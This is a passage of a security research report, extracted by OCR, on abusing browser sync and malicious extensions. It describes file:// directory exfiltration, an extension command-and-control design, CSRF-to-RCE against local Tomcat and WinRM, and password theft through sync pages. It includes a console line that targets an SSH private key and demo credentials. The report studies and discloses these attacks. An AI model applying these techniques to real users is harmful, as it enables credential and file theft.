
One point of note with the addition of arbitrary JavaScript execution on pages using the **`file://`** directive was that web browsers prevent loading local file resources from an HTTP/HTTPS context as a security measure. This is shown in the screenshot below where the Chrome browser prevents navigation to **`file:///C:/Users/User/.ssh/id_rsa`**:



```
> window.location.href = "file://C:/Users/User/.ssh/id_rsa";
✖ ▶Not allowed to load local resource: file:///C:/Users/User/.ssh/id_rsa
<· 'file://C:/Users/User/.ssh/id_rsa'
```

Figure 55: Same Origin Policy preventing redirection to a file from an http context.

No such protection was in place once in a **`file://`** context. This would allow an attacker to navigate to arbitrary **`file://`** paths and execute JavaScript on each of those pages, allowing for a malicious extension to read the data from a Directory listing endpoint to enumerate file and folder names.


Index of C:\Users\

File | C:/Users/

Getting Started https://google.com/1 https://google.com/2

Index of C:\Users\

[parent directory]

Name	Size	Date modified
All Users/		06/05/2022, 22:41:31
Default/		09/08/2023, 17:56:15
Default User/		06/05/2022, 22:41:31
Public/		09/08/2023, 10:57:20
User/		23/10/2023, 23:06:17
desktop.ini	174 B	06/05/2022, 22:22:32

Figure 56: Viewing a folder in a file context showing full directory listing.

Following this, automated file enumeration and exfiltration could be done, exfiltrating one file at a time. This could be improved significantly if a state could be maintained between pages. The easiest implementation of this identified during the case study was a web-based Command and Control server, to inform the extension as to which files to download. This activity would be overtly malicious and very likely to be detected by an active user if conducted while the user was interacting with the browser, however by generating a valid pretext, setting up a delay to only trigger after a significant amount of inactivity, or triggering other activities to distract the user, this could still be executed with reasonable efficacy.

JavaScript Command and Control

To extend the data exfiltration techniques discussed, a malicious Command and Control (C2) server was created, such that the malicious extension could periodically send HTTPS requests to the server and execute various malicious functions based off the C2 response.

The following functionality was tested and verified:

- Injecting arbitrary JavaScript into the current page and executing it.

- Exfiltration of all content on the current page, including file directives.
- Launching a Cross-Site Request Forgery attack to trigger an arbitrary command on the current device via WinRM, via the technique discussed in Case study 2.
- Checking if the current URL was a file path.

Remote Code Execution

An attacker could target internal systems with traditional web vulnerabilities, by forcing the victim user to navigate to a vulnerable internal site and then execute unrestricted JavaScript in the context of that site. Without using an extension, Same Origin Policy would prevent this. However, with an extension, the attacker could execute multi-step web requests in order to trigger attacks such as remote-code execution. This can be used for sites with known authenticated RCE such as Tomcat[18], or for internal network attacks such as WinRM. As these exploits would come from the victim's browser, they would also circumvent any IP allowlisting and other network restrictions.

Settings Modification

Very few settings were modifiable through extensions, none of which were of notable use, as these settings could all be set by settings sync directly. Extensions also provided additional warnings when an extension changed settings, increasing the likelihood of a user detecting the malicious activity.

Subsequent Network Exploitation

As discussed in case study 3, Arbitrary JavaScript execution could be leveraged for a variety of remote exploits including code execution, either against internal applications, or by leveraging WinRM on the victim host.

As extensions embed and execute JavaScript in the context of the current page, and an attacker could control the victim's start page, an attacker could force a user to a vulnerable site and execute malicious JavaScript, circumventing Same Origin Policy, and allowing for multiple state-changing requests to be made as part of a complex exploit chain. Additionally, web credentials could be compromised via the credential coercion discussed in case study 1, allowing for authenticated remote code execution vulnerabilities to also be exploited.

Exploitation through this avenue was limited by the Content-Security Policy (CSP) of the victim site, as this could prevent running JavaScript if a sufficiently hardened CSP was in place.

Key results

Extensions allow for the high-impact attacks found in the previous case studies that otherwise required a universal XSS vulnerability to leverage. Most notably being EXEC-1, and THEFT-3 and THEFT-4.

[18] https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat#rce

COMBINING THE RESULTS OF THE CASE STUDIES

High-Complexity Targeted Attacks

- Malicious extension published to browser stores to trigger CSRF RCE on local servers.
- Malicious extension published to browser stores to passively steal data and potentially embed malware in trusted downloads.
- Passive compromise of credentials and context for use by operators.

Targeted Dedicated Attacks

- Credential theft via authentication coercion.
- Exfiltrating local file share data via malicious extensions.
- Compromising local servers via malicious extension or context driven XSS in unpatched/outdated server.
- Downloading malicious files and social engineering a user into triggering malware.

Opportunistic Attackers

- Coerced Secrets theft via enabling automatic password saving.
- Passive secrets theft.
- Installing Adware or other non-sophisticated Malicious Extensions.

KEY RESULTS FROM CASE STUDIES

As the case studies reference each other, the conclusions of each have been added together here, with labels for each malicious action, to allow for easier referencing.


THEFT-1 Passive compromise of user information

As discussed in case study 1, compromise of significant user information was identified in each of the three browsers.

THEFT-1.1 Compromise of history and passwords for internal network attacks

Looking through a compromised user's passwords and history could trivially identify sites to target for subsequent attacks. In combination with other vulnerabilities, this can lead to remote code execution and other high impact vulnerabilities. This information could also be retrieved on Firefox or Chrome.

For example, to identify a Tomcat[19] instance, an attacker could look for credentials to an internal site on TCP port 8080, look through the user's history to identify a site with the endpoint: "`/manager/html`", or look for a page in history with the Apache Tomcat Header. In the example shown below, the admin endpoint for the tomcat instance was shown, along with the service version, making it trivial for an attacker to identify.



Recent

/manager


/manager
http://127.0.0.1:8080/manager/html

Yesterday - Friday, Nov

/manager	8:40 pm
Apache Tomcat/9.0.82	6:53 pm
Apache Tomcat 9 Configuration Reference (...	6:50 pm
Microsoft account | Home	6:42 pm
https://account.microsoft.com/auth/comple...	6:42 pm
Microsoft account privacy notice	6:41 pm
https://account.microsoft.com/auth/comple...	6:41 pm
Microsoft account | Sign In or Create Your A...	6:36 pm

Figure 57: Viewing the history for the user, including a local Tomcat admin endpoint.

From this it would be trivial to correlate this application with the saved passwords for the application, allowing for authenticated forged requests against the server.



1 saved passwords
(0 reused, 0 weak)

Website	Username	Password	Health
127.0.0.1:8080	admin	Secretpassword1	

Figure 58: Viewing the administrator Tomcat password by correlating the website with history.


A demonstration of exploitation using this information can be found in EXEC-1.1.

[19] https://tomcat.apache.org/

THEFT-1.3 Passive compromise of user information in Firefox

As per case study 1, with no overtly malicious activity an attacker can compromise data from the **`about:logins`** endpoint.

To retrieve full sync information without modifying the victim's browser, an attacker can disable synchronisation of Add-ons and install the **`about:sync`** extension.




Choose What To Sync

Changes to the list of items to sync will be reflected across all your connected devices.

- [✓] Bookmarks
- [✓] History
- [✓] Open tabs
- [✓] Logins and passwords
- [✓] Credit cards
- [ ] Add-ons
- [✓] Settings

Figure 59: Disabling add-on sync in settings.

The **`about:sync`** addon will then pull down a copy of the sync state and decode it, allowing for full plaintext retrieval of data, if a secondary password has not been configured in Firefox.



Firefox Account

Roy.Bunsen@gmail.com

```
▼ Full Profile
    email: "Roy.Bunsen@gmail.com"
    uid: "736e7ff671204c9192ac9e968b87fc04"
    verified: true
    displayName: undefined
    avatar: "https://profile.accounts.firefox.com/v1/avatar/R"
    avatarDefault: false
```

Options

General Options

Please describe how you intend using about:sync
Actively looking for issues and want detailed logging

This will set your log files (even when sync succeeds) to 'Trace' (which means they might contain personal information, such as the contents of your

Log Files and Diagnostics

Other Options

Collections

Refresh

Status: 200

addons

Summary | Records (table) | Records (object) | Record Editor (server) | Validation | Raw validation results | Client Records | Engine Actions

4 records (1 deleted), modified Wed Nov 22 2023 17:08:05 GMT-0800 (Pacific Standard Time)

```
▶ Response: {url: "https://sync-1-us-west1-g.sync.services.mozilla.com/1.5/208863967/storage/addons?full=1&limit=1000", status: 200, success: true, headers: Object, records: Array(4)}
```

bookmarks

Summary | Records (table) | Records (object) | Record Editor (server) | Validation | Raw validation results | Client Records | Client Tree | SQL | Engine Actions

22 records, modified Thu Nov 16 2023 19:02:06 GMT-0800 (Pacific Standard Time)

```
▶ Response: {url: "https://sync-1-us-west1-g.sync.services.mozilla.com/1.5/208863967/storage/bookmarks?full=1&limit=1000", status: 200, success: true, headers: Object, records: Array(22)}
```

clients

Summary | Records (table) | Records (object) | Record Editor (server) | FxA Devices | Engine Actions

5 records, modified Wed Nov 22 2023 17:04:40 GMT-0800 (Pacific Standard Time)

```
▶ Response: {url: "https://sync-1-us-west1-g.sync.services.mozilla.com/1.5/208863967/storage/clients?full=1&limit=1000", status: 200, success: true, headers: Object, records: Array(5)}
```


Figure 60: Viewing all sync collections in about:sync.

THEFT-1.4 Passive compromise of user information in Chrome

As per case study 1, with no overtly malicious activity an attacker can compromise data from the following.

- Chrome://settings/payments
- Chrome://password-manager/passwords
- Chrome://addresses

Full information can also be obtained by using the Sync Node Browser in `chrome://sync`.



Last refresh time: 22/11/2023, 17:26:45

App settings
Apps
Autofill
Autofill Profiles
Autofill Wallet
Autofill Wallet Metadata
Autofill Wallet Offer
Bookmarks


Figure 61: Viewing the sync data through the sync node browser in **`chrome://sync`**.

THEFT-1.5 Passive compromise of user information in Edge

As per case study 1, with no overtly malicious activity an attacker can compromise data from the following.

- Edge://settings/passwords
- Edge://settings/payments
- Edge://settings/personalinfo

Full information can also be obtained by using the Sync Node Browser in **`edge://sync`**.



Last refresh time: 11/22/2023, 5:34:49 PM

Autofill
Autofill Custom Data
Autofill Profiles
Bookmarks
Collection
Device Info
Edge E Drop
Edge Hub App Usage


Figure 62: Viewing the sync data through the sync node browser in **`edge://sync`**.

THEFT-2 Forced Password Theft

THEFT-2.1 Forced Password theft in Edge

By leveraging the synchronised password settings on Edge, an attacker could enable a remote keylogger on the victim's device.

To demonstrate this, on the attacker device, the settings at `Edge://settings/passwords` were modified to enable the "`Offer to save passwords`", "`Automatically save passwords`", and "`Autofill passwords`" features.


Settings

edge://settings/passwords

Settings

Search settings

Profiles
Privacy, search, and services
Appearance
Sidebar
Start, home, and new tabs
Share, copy and paste
Cookies and site permissions
Default browser
Downloads
Family safety
Languages
Printers
System and performance
Reset settings
Phone and other devices
Accessibility
About Microsoft Edge

Profiles / Passwords

Try the new management experience in Wallet — Go to Wallet

Offer to save passwords — On
Allow Microsoft Edge to save your passwords and help keep them secure

Automatically save passwords — On

Autofill passwords — On
Allow Microsoft Edge to automatically fill passwords.

More settings

0 saved passwords
(0 reused, 0 weak)
Add password
You'll see saved passwords here

0 never saved passwords
Sites where you choose to never save passwords will appear here

Figure 63: Configuring settings to automatically save passwords on the victim's device,

Once the setting had synced to the victim device, the victim user logged into a website, resulting in their password being automatically saved.




Facebook – log in or sign up
https://www.facebook.com
facebook
Facebook helps you connect and share with the people in your life.
Roy.Gunsen@protonmail.com
•••••••••••••
Log in
Forgotten password?
Create new account
Create a Page for a celebrity, brand or business.

Figure 64: Logging into a website on the victim device.

In the response after logging in, the user would be notified that their password was saved. However, by this point it had already been saved to the cloud sync server and received by the attacker device.



